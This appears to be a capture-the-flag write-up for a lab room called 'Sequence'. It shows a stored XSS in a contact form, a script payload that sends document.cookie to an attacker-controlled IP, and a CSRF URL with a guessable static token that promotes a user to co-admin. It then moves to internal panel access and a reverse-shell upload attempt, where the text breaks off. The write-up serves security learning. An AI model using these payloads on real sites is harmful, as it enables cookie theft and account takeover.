Sequence
Sequence
🔍 Contact Form XSS
🕵️ Anyway, let’s explore the website a bit. I found a contact form and tried an XSS payload because it said: Thank you for your feedback! Someone from our team will review it shortly. And it worked! 

🕵️ Cookie Stealing & Modifying Roles
💻 Let’s try to steal the cookies:
1
<script>fetch('http://192.168.131.95:8080/' + document.cookie)</script>
And I got them: 
I added the cookie to my browser:  and refreshed the page.
As you can see, I got the first flag: 
💡 I explored the website further. There is a password change feature and a role modification option, but we cannot access it because we aren’t an admin. However, I noticed that the chat feature allows communication as admin. I tried XSS; while direct XSS was blocked, sending a link made the server access it: 
It turns out there is a client-side filter: 
Looking at the request, if we can send a request to the admin to change our role, we are good. Let’s see: 
I sent more requests and noticed that the CSRF token does not change. Let’s try to analyze the hash:  Let’s check this:
  Let’s try this:
We need to add the IP to our hosts file as suggested by the room description. The second payload worked:
1
 http://review.thm/promote_coadmin.php?username=mod&csrf_token_promote=21232f297a57a5a743894a0e4a801fc3

We can see the user table. I logged out and logged back in to get the flag. Since I had changed the password (or could log in using the cookie), we got access: 
⚡ Internal Host Enumeration

Remember the text we found in the note:
1

Both features have been placed in a controlled environment to prevent unauthorized access. The Finance panel (`/finance.php`) is hosted on the internal 192.x network, and the Lottery panel (`/lottery.php`) resides on the same segment.
So, let’s try to access finance.php: 
I changed the value to finance.php and entered the password from the text file: 
🔑 Exploiting upload path & Docker Escalation
📌 After entering the password, we got this screen. Let’s try to get a reverse shell through it:  And we can see the upload 